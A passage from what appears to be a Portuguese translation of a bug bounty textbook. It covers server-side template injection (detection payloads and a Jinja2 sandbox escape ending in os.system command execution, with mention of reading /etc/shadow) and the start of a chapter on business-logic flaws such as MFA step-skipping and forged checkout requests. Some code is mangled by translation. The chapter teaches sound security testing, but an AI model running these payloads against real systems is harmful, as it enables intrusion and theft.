"Escalonamento da injeção de modelo", "Automatização da injeção de modelo", "Encontre sua primeira injeção de
modelo!"]
))

```

Primeiro, o código Python lê o arquivo de modelo chamado *example.jinja* 1. Em seguida, ele gera uma página HTML dinamicamente fornecendo ao modelo os valores de que ele precisa 2. Você pode ver que o código está renderizando o modelo com os valores Chapter Contents como `list_title` 3 e Here are the contents of chapter 16. como `list_description` 4 e uma lista de valores - Mechanisms Of Template Injection, Preventing Template Injection, Hunting For Template Injection, Escalating Template Injection, Automating Template Injection e Find Your First Template Injection - como `item_list` 5.

O mecanismo de modelo combinará os dados fornecidos no script Python e no arquivo de modelo *example.jinja* para criar essa página HTML:

```
<html>
  <body>
    <h1>Conteúdo do capítulo</h1>
    <h2>Aqui está o conteúdo do capítulo 16.</h2> Mecanismos
    de injeção de modelo,
    Prevenção de injeção de modelo, busca de
    injeção de modelo, aumento da injeção de
    modelo, automatização da injeção de
    modelo,
    Encontre sua primeira injeção de modelo!
  </body>
</html>
```

Os mecanismos de modelos tornam a renderização de páginas da Web mais eficiente, pois os desenvolvedores podem apresentar diferentes conjuntos de dados de forma padronizada reutilizando modelos. Essa funcionalidade é especialmente útil quando os desenvolvedores precisam gerar páginas do mesmo formato com conteúdo personalizado, como e-mails em massa, páginas de itens individuais em um mercado on-line e páginas de perfil de diferentes usuários. A separação do código HTML e da lógica do aplicativo também facilita para os desenvolvedores a modificação e a manutenção de partes do código HTML.

Os mecanismos de modelo populares no mercado incluem o Jinja, o Django e o Mako (que funcionam com Python), o Smarty e o Twig (que funcionam com PHP) e o Apache FreeMarker e o Apache Velocity (que funcionam com Java). Falaremos mais sobre como identificar esses mecanismos de modelo em aplicativos mais adiante neste capítulo.

Injeção de código de modelo

As vulnerabilidades de injeção de modelo ocorrem quando um usuário consegue injetar dados em modelos sem a devida sanitização. Nosso exemplo anterior não é vulnerável a vulnerabilidades de injeção de modelo porque não incorpora

entrada do usuário nos modelos. Ele simplesmente passa uma lista de valores codificados como `list_title`, `list_description` e `item_list` para o modelo. Mesmo que o snippet Python anterior passe a entrada do usuário para o modelo dessa forma, o código não seria vulnerável à injeção de modelo porque está passando com segurança a entrada do usuário para o modelo como dados:

```
from jinja2 import Template
with open('example.jinja') as f: tmpl =
    Template(f.read())
print(tmpl.render(
    1 list_title = user_input.title,
    2 list_description = user_input.description,
    3 item_list = user_input.list,
))
```

Como você pode ver, o código está definindo claramente que a parte do título do `user_input` pode ser usada somente como `list_title` 1, a parte da descrição do `user_input` é `list_description` 2 e a parte da lista do `user_input` pode ser usada para `item_list` do modelo 3.

No entanto, às vezes os desenvolvedores tratam os modelos como strings em linguagens de programação e concatenam diretamente a entrada do usuário neles. É nesse ponto que as coisas dão errado, pois o mecanismo de modelo não consegue distinguir entre a entrada do usuário e o código de modelo do desenvolvedor.

Aqui está um exemplo. O programa a seguir recebe a entrada do usuário e a insere em um modelo Jinja para exibir o nome do usuário em uma página HTML:

```
from jinja2 import Template
tmpl =
Template("
<html><h1>O nome do usuário é: " + user_input + "</h1></html>")1 print(tmpl.render())2
```

O código primeiro cria um modelo concatenando o código HTML e a entrada do usuário 1 e, em seguida, renderiza o modelo 2.

Se os usuários enviarem uma solicitação GET para essa página, o site retornará uma página HTML que exibe o nome deles:

```
GET /display_name?name=Vickie Host:
example.com
```

Essa solicitação fará com que o mecanismo de modelo renderize a página a seguir:

```
<html>
<h1>O nome do usuário é: Vickie</h1>
</html>
```

E se, em vez disso, você enviasse um payload como o seguinte?

```
GET /display_name?name={{1+1}}
Host: example.com
```

Em vez de fornecer um nome como o parâmetro `name`, você está enviando uma expressão que tem um significado especial para o mecanismo de modelo.

Jinja2

interpreta qualquer coisa dentro de colchetes duplos `{}{}` como código Python. Você notará algo estranho na página HTML resultante. Em vez de exibir a string O nome do usuário é: `{}{1+1}{}`, a página exibe a string O nome do usuário é: 2:

```
<html>
  <h1>O nome do usuário é: 2</h1>
</html>
```

O que aconteceu? Quando você enviou `{}{1+1}{}` como seu nome, o mecanismo de modelo confundiu o conteúdo contido em `{}{}` como uma expressão Python, por isso executou `1+1` e retornou o número 2 nesse campo.

Isso significa que você pode enviar qualquer código Python que desejar e obter os resultados retornados na página HTML. Por exemplo, `upper()` é um método em Python que converte uma cadeia de caracteres em maiúsculas. Tente enviar o trecho de código

`{}{'Vickie'.upper()}{}`, assim:

```
GET /display_name?name={}{'Vickie'.upper()} Host:
example.com
```

Você deverá ver uma página HTML como esta retornada:

```
<html>
  <h1>O nome do usuário é: VICKIE</h1>
</html>
```

Você deve ter notado que as injecções de modelo são semelhantes às injecções de SQL. Se o mecanismo de modelo não puder determinar onde termina uma parte dos dados fornecidos pelo usuário e onde começa a lógica do modelo, o mecanismo de modelo considerará erroneamente a entrada do usuário como código de modelo. Nesses casos, os invasores podem enviar um código falso e fazer com que o mecanismo de modelo execute sua entrada como código-fonte!

Dependendo das permissões do aplicativo comprometido, os atacantes poderão usar a vulnerabilidade de injecção de modelo para ler arquivos confidenciais ou aumentar seus privilégios no sistema. Falaremos mais sobre a eliminação de injecções de modelos mais adiante neste capítulo.

Prevenção

Como você pode evitar essa vulnerabilidade perigosa? A primeira maneira é corrigir e atualizar regularmente as estruturas e as bibliotecas de modelos que seu aplicativo usa. Muitos desenvolvedores e profissionais de segurança estão percebendo o perigo das injecções de modelos. Como resultado, os mecanismos de modelos publicam várias atenuações contra esse ataque. A atualização constante do software para a versão mais recente garantirá que seus aplicativos estejam protegidos contra novos vetores de ataque.

Se possível, você também deve impedir que os usuários forneçam modelos enviados por eles. Se isso não for uma opção, muitos mecanismos de modelos fornecem um ambiente de sandbox rígido que pode ser usado para lidar com segurança com a entrada do usuário. Esses ambientes sandbox removem

módulos potencialmente perigosos e

tornando mais segura a avaliação dos modelos enviados pelo usuário. No entanto, os pesquisadores publicaram várias explorações de escape de sandbox, portanto, esse não é de forma alguma um método à prova de balas. Os ambientes de sandbox também são tão seguros quanto suas configurações.

Implemente uma lista de permissões para atributos permitidos em modelos para evitar o tipo de exploração de RCE que apresentarei neste capítulo. Além disso, algumas vezes os mecanismos de modelo geram erros descriptivos que ajudam os invasores a desenvolver explorações. Você deve tratar esses erros adequadamente e retornar uma página de erro genérica para o usuário. Por fim, higienize a entrada do usuário antes de incorporá-la aos modelos da Web e evite injetar dados fornecidos pelo usuário nos modelos sempre que possível.

Busca por injeção de modelo

Assim como na busca por muitas outras vulnerabilidades, a primeira etapa para encontrar injeções de temperatura é identificar os locais em um aplicativo que aceitam a entrada do usuário.

Etapa 1: Procure os locais de entrada do usuário

Procure locais onde possa enviar entradas de usuário para o aplicativo. Isso inclui caminhos de URL, parâmetros, fragmentos, cabeçalhos e corpo de solicitações HTTP, uploads de arquivos e muito mais.

Normalmente, os modelos são usados para gerar dinamicamente páginas da Web a partir de dados armazenados ou da entrada do usuário. Por exemplo, os aplicativos geralmente usam mecanismos de modelos para gerar e-mails personalizados ou páginas iniciais com base nas informações do usuário. Portanto, para procurar injeções de modelos, procure endpoints que aceitem entradas do usuário que serão exibidas de volta ao usuário. Como esses pontos de extremidade geralmente coincidem com os pontos de extremidade de possíveis ataques XXS, você pode usar a estratégia descrita no Capítulo 6 para identificar as possibilidades de injeção de modelo. Documente esses locais de entrada para testes adicionais.

Etapa 2: Detectar a injeção de modelo enviando cargas úteis de teste

Em seguida, detecte as vulnerabilidades de injeção de modelo injetando uma string de teste nos campos de entrada que você identificou na etapa anterior. Essa string de teste deve conter caracteres especiais comumente usados em linguagens de modelo. Gosto de usar a string

`{!+abcxx} ${!+abcxx} <%!+abcxx%> [abcxx]` porque ela foi projetada para induzir erros em mecanismos de modelos populares. `${...}` é a sintaxe especial para expressões nos modelos Java do FreeMarker e do Thymeleaf; `{...}` é a sintaxe é a sintaxe para expressões em modelos PHP, como Smarty ou Twig, e modelos Python, como Jinja2; e `<%= ... %>` é a sintaxe para o modelo Embedded Ruby (ERB). E `[expressão aleatória]` fará com que o servidor interprete a expressão aleatória como um item de lista se a entrada do usuário for colocada em uma tag de expressão dentro do modelo (discutiremos um exemplo desse cenário mais tarde).

Nessa carga, faço com que o mecanismo de modelo resolva a variável com o nome abcxx, que provavelmente não foi definida no aplicativo. Se você

receber um erro de aplicativo dessa carga útil, isso é uma boa indicação de que

injeção de modelo, porque isso significa que os caracteres especiais estão sendo tratados como especiais pelo mecanismo de modelo. Mas se as mensagens de erro forem exibidas no servidor, você precisará usar outro método para detectar vulnerabilidades de injeção de modelo.

Tente fornecer essas cargas úteis de teste aos campos de entrada \${7*7}, {{7*7}} e <%= 7*7 %>. Esses payloads são projetados para detectar injeção de modelos em várias linguagens de modelagem. \${7*7} funciona para os modelos Java do FreeMarker e do Thymeleaf; {{7*7}} funciona para modelos PHP, como Smarty ou Twig, e modelos Python, como Jinja2; e <%= 7*7 %> funciona para o modelo ERB.

Se alguma das respostas retornadas contiver o resultado da expressão 49, isso significa que os dados estão sendo interpretados como código pelo mecanismo de modelo:

```
GET /display_name?name={{7*7}}
Host: example.com
```

Ao testar esses pontos de extremidade quanto a injeções de modelo, lembre-se de que as cargas úteis bem-sucedidas nem sempre fazem com que os resultados retornem imediatamente. Alguns aplicativos podem inserir sua carga útil em um modelo em outro lugar. Os resultados da sua injeção podem aparecer em páginas da Web, e-mails e arquivos futuros. Também pode ocorrer um atraso entre o momento em que o payload é enviado e o momento em que a entrada do usuário é renderizada em um modelo. Se você estiver visando a um desses pontos de extremidade, precisará ficar atento a sinais de que a carga útil foi bem-sucedida. Por exemplo, se um aplicativo renderizar um campo de entrada de forma insegura ao gerar um e-mail em massa, você precisará examinar o e-mail gerado para verificar se o ataque foi bem-sucedido.

As três cargas úteis de teste \${7*7}, {{7*7}} e <%= 7*7 %> funcionariam quando a entrada do usuário fosse inserida no modelo como texto simples, como neste trecho de código:

```
from jinja2 import Template
Template(
<html><h1>O nome do usuário é: " + user_input + "</h1></html>")print(tmpl.render())
```

Mas e se a entrada do usuário for concatenada no modelo como parte da lógica do modelo, como neste trecho de código?

```
from jinja2 import Template
Template(
<html><h1>O nome do usuário é: {{ " + user_input + " }}</h1></html>")print(tmpl.render())
```

Aqui, a entrada do usuário é colocada no modelo dentro de tags de expressão {{...}}. Portanto, você não precisa fornecer tags de expressão adicionais para que o servidor interprete a entrada como código. Nesse caso, a melhor maneira de detectar se a sua entrada está sendo interpretada como código é enviar uma expressão aleatória e ver se ela é interpretada como uma expressão. Nesse caso, você pode inserir 7*7 no campo e ver se 49 é retornado:

```
GET /display_name?name=7*7 Host:
example.com
```

Etapa 3: Determinar o mecanismo de modelo em uso

Depois de confirmar a vulnerabilidade de injeção de modelo, determine o mecanismo de modelo em uso para descobrir a melhor forma de explorar essa vulnerabilidade. Para escalar seu ataque, você terá que escrever sua carga útil com uma linguagem de programação que o mecanismo de modelo específico espera.

Se sua carga útil causou um erro, a própria mensagem de erro pode conter o nome do mecanismo de modelo. Por exemplo, ao enviar minha string de teste

`{ {1+abcxx} }${{1+abcxx}<%1+abcxx%>[abcxx]}` em nosso aplicativo Python de exemplo causaria um erro descriptivo que me informa que o aplicativo está usando Jinja2:

`jinja2.exceptions.UndefinedError: 'abcxx' não está definido`

Caso contrário, você pode descobrir o mecanismo de modelo em uso enviando cargas de teste específicas para linguagens de modelo populares. Por exemplo, se você enviar `<%-7*7%>` como carga útil e 49 for retornado, o aplicativo provavelmente usa o modelo ERB. Se a carga útil bem-sucedida for `${{7*7}}`, o mecanismo de modelo poderá ser o Smarty ou o Mako. Se a carga útil bem-sucedida for `{{7*7}}`, o aplicativo provavelmente está usando Jinja2 ou Twig. Nesse ponto, você poderia enviar outra carga útil, `{{7*7"7"}}`, que retornaria 7777777 em Jinja2 e 49 em Twig. Essas cargas úteis de teste foram retiradas da pesquisa do PortSwigger: <https://portswigger.net/research/server-side-template-injection/>.

Muitos outros mecanismos de modelo são usados por aplicativos da Web além dos que mencionei. Muitos têm caracteres especiais semelhantes projetados para não interferir na sintaxe normal do HTML, portanto, talvez seja necessário executar várias cargas úteis de teste para determinar definitivamente o tipo de mecanismo de modelo que você está atacando.

Aumentando o ataque

Depois de determinar o mecanismo de modelo em uso, você poderá começar a calcular a vulnerabilidade que encontrou. Na maioria das vezes, basta usar a carga útil `7*7` apresentada na seção anterior para comprovar a injeção de modelo para a equipe de segurança. Mas se puder mostrar que a injeção de modelo pode ser usada para realizar mais do que uma simples matemática, você poderá provar o impacto do seu bug e mostrar à equipe de segurança o seu valor.

Seu método de escalonamento do ataque dependerá do mecanismo de modelo que você está alvejando. Para saber mais sobre isso, leia a documentação oficial do mecanismo de modelo e a linguagem de programação que o acompanha. Aqui, mostrarei como você pode escalar uma vulnerabilidade de injeção de modelo para obter a execução de comandos do sistema em um aplicativo que executa o Jinja2.

A capacidade de executar comandos do sistema é extremamente valiosa para o invasor, pois pode permitir que ele leia arquivos confidenciais do sistema, como dados do usuário e arquivos de código-fonte, atualize as configurações do sistema, aumente seus privilégios no sistema e ataque outras máquinas na rede. Por exemplo, se um invasor puder executar comandos arbitrários do sistema em um computador Linux, ele poderá ler o arquivo de senha do

sistema executando o comando

comando cat /etc/shadow. Eles podem, então, usar uma ferramenta de quebra de senha para quebrar a senha criptografada do administrador do sistema e obter acesso à conta do administrador.

Pesquisa de acesso ao sistema por meio do código Python

Vamos voltar ao nosso aplicativo de exemplo. Já sabemos que você pode executar código Python usando essa vulnerabilidade de injeção de modelo. Mas como você pode executar comandos do sistema injetando código Python?

```
from jinja2 import Template
tmpl = Template(
    '<html><h1>O nome do usuário é: ' + user_input + "</h1></html>")print(tmpl.render())
```

Normalmente, em Python, você pode executar comandos do sistema por meio da função `os.system()` do módulo `os`. Por exemplo, esta linha de código Python executaria o comando `ls` do sistema Linux para exibir o conteúdo do diretório atual:

```
os.system('ls')
```

No entanto, se você enviar esse payload ao nosso aplicativo de exemplo, provavelmente não obterá os resultados esperados:

```
GET /display_name?name={{os.system('ls')}} Host: example.com
```

Em vez disso, você provavelmente se deparará com um erro de aplicativo:

```
jinja2.exceptions.UndefinedError: 'os' não está definido
```

Isso ocorre porque o módulo `os` não é reconhecido no ambiente do modelo. Por padrão, ele não contém módulos perigosos como `os`. Normalmente, você pode importar módulos Python usando a sintaxe `import MODULE`, ou `from MODULE import *`, ou finalmente `import ('MODULE')`. Vamos tentar importar o módulo `os`:

```
GET /display_name?name={{ import ('os').system('ls')}} Host: example.com
```

Se você enviar essa carga útil para o aplicativo, provavelmente verá outro erro retornado:

```
jinja2.exceptions.UndefinedError: 'import' is undefined
```

Isso ocorre porque você não pode importar módulos nos modelos Jinja. A maioria dos mecanismos de modelo bloqueia o uso de funcionalidades perigosas, como a importação, ou cria uma lista de permissões que permite que os usuários executem apenas determinadas operações dentro do modelo. Para escapar dessas limitações do `Jinja2`, você precisa tirar proveito das técnicas de escape de `sandbox` do Python.

Fugindo da Sandbox usando as funções integradas do Python

Uma dessas técnicas envolve o uso das funções integradas do Python. Quando você é impedido de importar determinados módulos úteis ou de importar qualquer coisa, é necessário investigar as funções que já são importadas pelo Python por padrão. Muitas dessas funções incorporadas são integradas como parte da classe de objeto do Python, o que significa que, quando quisermos chamar essas funções, poderemos criar um objeto e chamar a função como um método desse objeto. Por exemplo, a solicitação GET a seguir contém o código Python que lista as classes Python disponíveis:

```
GET /display_name?name=__{[]}.class.bases[0].subclasses()}" Host: example.com
```

Ao enviar essa carga útil para o endpoint de injeção de modelo, você deverá ver uma lista de classes como esta:

```
[<class 'type'>, <class 'weakref'>, <class 'weakcallableproxy'>, <class 'weakproxy'>, <class 'int'>, <class 'bytearray'>, <class 'bytes'>, <class 'list'>, <class 'NoneType'>, <class 'NotImplementedType'>, <class 'traceback'>, <class 'super'>, <class 'range'>, <class 'dict'>, <class 'dict_keys'>, <class 'dict_values'>, <class 'dict_items'>, <class 'dict_reversekeyiterator'>, <class 'dict_reversevalueiterator'>, <class 'dict_reverseitem iterator'>, <class 'odict_iterator'>, <class 'set'>, <class 'str'>, <class 'slice'>, <class 'staticmethod'>, <class 'complex'>, <class 'float'>, <class 'frozenset'>, <class 'property'>, <class 'managedbuffer'>, <class 'memory view'>, <class 'tuple'>, <class 'enumerate'>, <class 'reversed'>, <class 'stderrorprinter'>, <class 'code'>, <class 'frame'>, <class 'builtin_function_or_method'>, <class 'method'>, <class 'function'>...]
```

Para entender melhor o que está acontecendo aqui, vamos decompor um pouco essa carga salarial:

```
[] . classe . bases [0] . subclasses ()
```

Primeiro, ele cria uma lista vazia e chama seu atributo `class`, que se refere à classe à qual a instância pertence, de `list`:

```
[] . c l a s s e
```

Em seguida, você pode usar o atributo `bases` para fazer referência às classes base da classe de lista:

```
[] . classe . b a s e s
```

Esse atributo retornará uma tupla (que é apenas uma lista ordenada em Python) de todas as classes base da lista de classes. Uma *classe base* é uma classe a partir da qual a classe atual é construída; a lista tem uma classe base chamada `objeto`. Em seguida, precisamos acessar a classe de objeto fazendo referência ao primeiro item da tupla:

```
[] . classe . bases [0]
```

Por fim, usamos subclasses () para nos referirmos a todas as subclasses da classe:

```
[].classe.bases[0].subclasses()
```

Quando usamos esse método, todas as subclasses da classe de objeto se tornam acessíveis para nós! Agora, basta procurarmos um método em uma dessas classes que possamos usar para a execução de comandos. Vamos explorar uma maneira possível de executar o código. Antes de continuarmos, lembre-se de que nem todo ambiente Python de aplicativo terá as mesmas classes. Além disso, a carga útil sobre a qual falarei a seguir pode não funcionar em todos os aplicativos de destino.

A função de importação, que pode ser usada para importar módulos, é uma das funções integradas do Python. Mas como o Jinja2 está bloqueando seu acesso direto, você precisará acessá-la por meio do módulo builtins. Esse módulo fornece acesso direto a todas as classes e funções internas do Python. A maioria dos módulos Python tem builtins como um atributo que se refere ao módulo interno, portanto, você pode recuperar o módulo builtins referindo-se ao atributo builtins.

Em todas as subclasses em [].class.bases[0].subclasses(), há uma classe chamada catch_warnings. Essa é a subclasse que usaremos para estruturar nossa exploração. Para encontrar a subclasse catch_warnings, injete um loop no código do modelo para procurá-la:

```
1  {% for x in [].class.bases[0].subclasses() %}  
2  {% if 'catch_warnings' in x.name %}  
3  {{x()}}  
   {%endif%}  
   {%endfor%}
```

Esse loop percorre todas as classes em [].class.bases[0].subclasses () **1** e encontra aquela com a string catch_warnings em seu nome **2**. Em seguida, ele instancia um objeto dessa classe **3**. Os objetos da classe catch_warnings têm um atributo chamado _module que se refere ao módulo de avisos.

Por fim, usamos a referência ao módulo para nos referirmos aos módulos integrados módulo:

```
{% for x in [].class.bases[0].subclasses() %}  
{% if 'catch_warnings' in x.name %}  
{{x().__module__.builtins}}  
   {%endif%}  
   {%endfor%}
```

Você deverá ver uma lista de classes e funções internas retornadas, incluindo a função import :

```
{'name': 'builtins', 'doc': 'Funções incorporadas, exceções e outros objetos: None é o objeto \'nil\'; Ellipsis representa \'...\' em fatias.', 'package': '', 'loader': <class \'_frozen_importlib.BuiltinImporter\'>, 'spec': ModuleSpec(name='builtins', loader=<class \'_frozen_importlib.BuiltinImporter\'>), 'build_class': <função build_class embutida>, 'import': <função importada embutida>, 'abs': <função embutida>}
```

```
function abs>, 'all': <função incorporada all>, 'any': <função incorporada any>, 'ascii': <built-in function ascii>, 'bin': <built-in function bin>, 'breakpoint': <built-in function breakpoint>, 'callable': <built-in function callable>, 'chr': <built-in function chr>, 'compile': <built-in function compile>, 'delattr': <built-in function delattr>, 'dir': <built-in function dir>, 'divmod': <built-in function divmod>, 'eval': <built-in function eval>, 'exec': <built-in function exec>, 'format': <built-in function format>, 'getattr': <built-in function getattr>, 'globals': <built-in function globals>, 'hasattr': <built-in function hasattr>, 'hash': <built-in function hash>, 'hex': <built-in function hex>, 'id': <built-in function id>, 'input': <built-in function input>, 'isinstance': <built-in function isinstance>, 'issubclass': <built-in function issubclass>, 'iter': <built-in function iter>, 'len': <built-in function len>, 'locals': <built-in function locals>, 'max': <built-in function max>, 'min': <built-in function min>, 'next': <built-in function next>, 'oct': <built-in function oct>, 'ord': <built-in function ord>, 'pow': <built-in function pow>, 'print': <built-in function print>, 'repr': <built-in function repr>, 'round': <built-in function round>, 'setattr': <built-in function setattr>, 'sorted': <built-in function sorted>, 'sum': <built-in function sum>, 'vars': <built-in function vars>, 'None': None, 'Ellipsis': Ellipsis, 'NotImplemented': NotImplemented, 'False': False, 'True': True, 'bool': <classe 'bool'>, 'memoryview': <classe 'memoryview'>, 'bytearray': <classe 'bytearray'>, 'bytes': <classe 'bytes'>, 'classmethod': <classe 'classmethod'>, ...}
```

Agora temos uma maneira de acessar a funcionalidade de importação! Como as classes e funções incorporadas são armazenadas em um dicionário Python, você pode acessar a função de importação consultando a chave da entrada da função no dicionário:

```
{% for x in []. class . bases [0]. subclasses () %}
{% if 'catch_warnings' in x. name %}
{{x()._module. builtins [' import ']}}
{%endif%}
{%endfor%}
```

Agora podemos usar a função import para importar o módulo os. Você pode importar um módulo com a função import, fornecendo o nome do módulo como argumento. Aqui, vamos importar o módulo os para que possamos acessar a função system():

```
{% for x in []. class . bases [0]. subclasses () %}
{% if 'catch_warnings' in x. name %}
{{x()._module. builtins [' import ']'os']}
{%endif%}
{%endfor%}
```

Por fim, chame a função system() e coloque o comando que queremos executar como argumento da função system():

```
{% for x in []. class . bases [0]. subclasses () %}
{% if 'catch_warnings' in x. name %}
{{x()._module. builtins [' import ']'os'].system('ls')}}
{%endif%}
{%endfor%}
```

Você deverá ver os resultados do comando ls retornados. Esse comando lista o conteúdo do diretório atual. Você conseguiu a execução do comando! Agora, você deve ser capaz de executar comandos arbitrários do sistema com essa injeção de modelo.

Envio de cargas úteis para teste

Para fins de teste, você deve executar um código que não prejudique o sistema que está sendo visado. Uma maneira comum de provar que você conseguiu executar o comando e obter acesso ao sistema operacional é criar um arquivo com um nome de arquivo distinto no sistema, como *template_injection_by_YOUR_BUG_BOUNTY_USERNAME.txt*, para que o arquivo seja claramente uma parte da sua prova de conceito. Use o comando touch para criar um arquivo com o nome especificado no diretório atual:

```
{% for x in [].class.bases[0].subclasses() %}  
{% if 'warning' in x.name %}  
{{x().__module__.builtins['import']('os').system('touch template_injection_by_vickie  
.txt')}}  
{%endif%}  
{%endfor%}
```

Diferentes mecanismos de modelo exigem diferentes técnicas de escalonamento. Se você tiver interesse em explorar esse assunto, recomendo que faça mais pesquisas na área. A execução de código e as fugas da sandbox são tópicos realmente fascinantes. Discutiremos mais sobre como executar código arbitrário em sistemas de destino no Capítulo 18. Se você estiver interessado em saber mais sobre escapes de sandbox, estes artigos discutem o tópico com mais detalhes (o exemplo deste capítulo foi desenvolvido a partir de uma dica no Programmer Help):

- Wiki do CTF, <https://ctf-wiki.github.io/ctf-wiki/pwn/linux/sandbox/python-sandbox-escape/>
- HackTricks, <https://book.hacktricks.xyz/misc/basic-python/bypass-python-sandboxes/>
- Ajuda do programador, <https://programmer.help/blogs/python-sandbox-escape.html>

Automatizando a injeção de modelos

O desenvolvimento de exploits para cada sistema que você visa pode consumir muito tempo. Felizmente, os modelos geralmente contêm explorações já conhecidas que outros descobriram, portanto, quando você encontrar uma vulnerabilidade de injeção de modelo, é uma boa ideia automatizar o processo de exploração para tornar seu trabalho mais eficiente.

Uma ferramenta criada para automatizar o processo de injeção de modelo, chamada tplmap (<https://github.com/epinna/tplmap/>), pode procurar injeções de modelo, determinar o mecanismo de modelo em uso e construir explorações. Embora essa ferramenta não ofereça suporte a todos os mecanismos de modelos, ela deve lhe fornecer um bom ponto de partida para os mais populares.

Encontrando sua primeira injeção de modelo!

É hora de encontrar sua primeira vulnerabilidade de injeção de modelo seguindo as etapas que discutimos neste capítulo:

1. Identifique qualquer oportunidade de enviar entrada de usuário para o aplicativo. Marque os candidatos de injeção de modelo para inspeção posterior.
2. Detecte a injeção de modelos enviando cargas úteis de teste. Você pode usar cargas úteis projetadas para induzir erros ou cargas úteis específicas do mecanismo projetadas para serem avaliadas pelo mecanismo de modelo.
3. Se você encontrar um endpoint vulnerável à injeção de modelo, determine o mecanismo de modelo em uso. Isso o ajudará a criar uma exploração específica para o mecanismo de modelo.
4. Pesquise o mecanismo de modelo e a linguagem de programação que o alvo está usando para construir um exploit.
5. Tentar escalar a vulnerabilidade para a execução arbitrária de comandos.
6. Crie uma prova de conceito que não prejudique o sistema visado. Uma boa maneira de fazer isso é executar touch *template_injection_by_YOUR_NAME*.txt para criar um arquivo de prova de conceito específico.
7. Elabore seu primeiro modelo de relatório de injeção e envie-o para a organização!

17

RELATÓRIOS LÓGICOS DE APLICAÇÃO E BROKEN ACCESS CONTROL



Os erros de lógica de aplicativos e as vulnerabilidades de controle de acesso quebrado são bem diferentes dos que discutimos até agora. A maioria dos

As vulnerabilidades abordadas nos capítulos anteriores são causadas por falhas na validação de entrada: elas ocorrem quando a entrada poluída do usuário é processada sem a devida higienização. Essas entradas maliciosas são sintaticamente diferentes das entradas normais do usuário e são projetadas para manipular a lógica do aplicativo e causar danos ao aplicativo ou aos seus usuários.

Por outro lado, os erros de lógica do aplicativo e os problemas de controle de acesso quebrado geralmente são acionados por solicitações HTTP perfeitamente válidas que não contêm sequências de caracteres ilegais ou malformadas. Ainda assim, essas solicitações são criadas intencionalmente para usar indevidamente a lógica do aplicativo para fins maliciosos ou contornar o controle de acesso do aplicativo.

Os erros de lógica do aplicativo são falhas lógicas em um aplicativo. Às vezes, os invasores podem explorá-los para causar danos à organização, ao aplicativo ou aos seus usuários. O controle de acesso quebrado ocorre quando recursos ou funcionalidades confidenciais não são protegidos adequadamente. Para encontrar essas vulnerabilidades, você não pode simplesmente confiar em seu conhecimento técnico. Em vez disso, é preciso usar a criatividade e a intuição para contornar as restrições definidas pelos desenvolvedores.

Este capítulo explica essas vulnerabilidades, como elas se manifestam nos aplicativos e como você pode testá-las.

Erros de lógica de aplicativos

Erros de lógica de aplicativos ou vulnerabilidades de lógica de negócios são maneiras de usar o fluxo lógico legítimo de um aplicativo que resultam em uma consequência negativa para a organização. Parece um pouco abstrato? A melhor maneira de entendê-los é dar uma olhada em alguns exemplos.

Um erro comum de lógica de aplicativo que vi nos sites que visei é uma falha na funcionalidade de autenticação multifator do site. A *autenticação multifatorial*, ou *MFA*, é a prática de exigir que os usuários comprovem suas identidades de mais de uma maneira. A MFA protege os usuários em caso de comprometimento da senha, exigindo que eles se autentiquem com uma senha e outra prova de identidade - normalmente um número de telefone ou uma conta de e-mail, mas às vezes por meio de um aplicativo de autenticação, uma chave física ou até mesmo impressões digitais. A maioria das implementações de MFA solicita que o usuário se autentique usando uma senha e um código de autorização enviado por e-mail ou mensagem de texto.

Mas as implementações de MFA geralmente são comprometidas por um erro lógico que chamo de *etapa de autenticação pulável*, que permite que os usuários renunciem a uma etapa do processo de autenticação. Por exemplo, digamos que um aplicativo implemente um processo de login em três etapas. Primeiro, o aplicativo verifica a senha do usuário. Em seguida, envia um código MFA para o usuário e o verifica. Por fim, o aplicativo faz uma pergunta de segurança antes de fazer o login do usuário:

Etapa 1 (verificação de senha) ▶ Etapa 2 (MFA) ▶ Etapa 3
(perguntas de segurança)

Um fluxo de autenticação normal seria semelhante a este:

1. O usuário acessa o site <https://example.com/login/>. O aplicativo solicita a senha do usuário, que a digita.
2. Se a senha for digitada corretamente, o aplicativo enviará um código MFA para o endereço de e-mail do usuário e o redirecionará para <https://example.com/mfa/>. Aqui, o usuário digita o código MFA.
3. O aplicativo verifica o código MFA e, se estiver correto, redireciona o usuário para https://example.com/security_questions/. Lá, o aplicativo faz várias perguntas de segurança ao usuário e faz o login do usuário se as respostas fornecidas estiverem corretas.

Às vezes, porém, os usuários podem chegar à etapa 3 do processo de autenticação sem concluir as etapas 1 e 2. Embora o aplicativo vulnerável redirecione os usuários para a etapa 3 após a conclusão da etapa 2, ele não

verifica se a etapa 2 é

concluído antes que os usuários tenham permissão para avançar para a etapa 3. Nesse caso, tudo o que o invasor precisa fazer é manipular o URL do site e solicitar diretamente a página de uma etapa posterior.

Se os invasores puderem acessar diretamente o *site* https://example.com/security_questions/, eles poderão ignorar totalmente a autenticação multifator. Talvez consigam fazer login apenas com a senha e as respostas às perguntas de segurança de alguém, sem precisar do dispositivo de MFA.

Outro momento em que os erros de lógica de aplicativo tendem a se manifestar é durante os processos de checkout de várias etapas. Digamos que uma loja on-line permita que os usuários paguem por meio de um método de pagamento salvo. Quando os usuários salvam um novo método de pagamento, o site verifica se o cartão de crédito é válido e atual. Dessa forma, quando o usuário enviar um pedido por meio de um método de pagamento salvo, o aplicativo não precisará verificá-lo novamente.

Digamos que a solicitação POST para enviar o pedido com um método de pagamento salvo tenha a seguinte aparência, em que o parâmetro `payment_id` se refere ao ID do cartão de crédito salvo do usuário:

```
POST /new_order
Host: shop.example.com
```

```
(Corpo da solicitação
POST) item_id=123
&quantity=1
&saved_card=1
&payment_id=1
```

Os usuários também podem pagar com um novo cartão de crédito para cada pedido. Se os usuários pagarem com um novo cartão de crédito, o cartão será verificado no momento do checkout. Digamos que a solicitação POST para enviar o pedido com um novo método de pagamento tenha a seguinte aparência:

```
POST /new_order
Host: shop.example.com

(Corpo da solicitação
POST) item_id=123
&quantity=1
&card_number=1234-1234-1234-1234
```

Para reiterar, o aplicativo verificará o número do cartão de crédito somente se o cliente estiver usando um novo método de pagamento. Mas o aplicativo também determina se o método de pagamento é novo pela existência do parâmetro `saved_card` na solicitação HTTP. Portanto, um usuário mal-intencionado pode enviar uma solicitação com um parâmetro `saved_card` e um número de cartão de crédito falso. Devido a esse erro na verificação do pagamento, ele pode solicitar itens ilimitados gratuitamente com o cartão não verificado:

```
POST /new_order
Host: shop.example.com
```

```
(Corpo da solicitação  
POST) item_id=123  
&quantity=1  
&saved_card=1  
&card_number=0000-0000-0000-0000
```

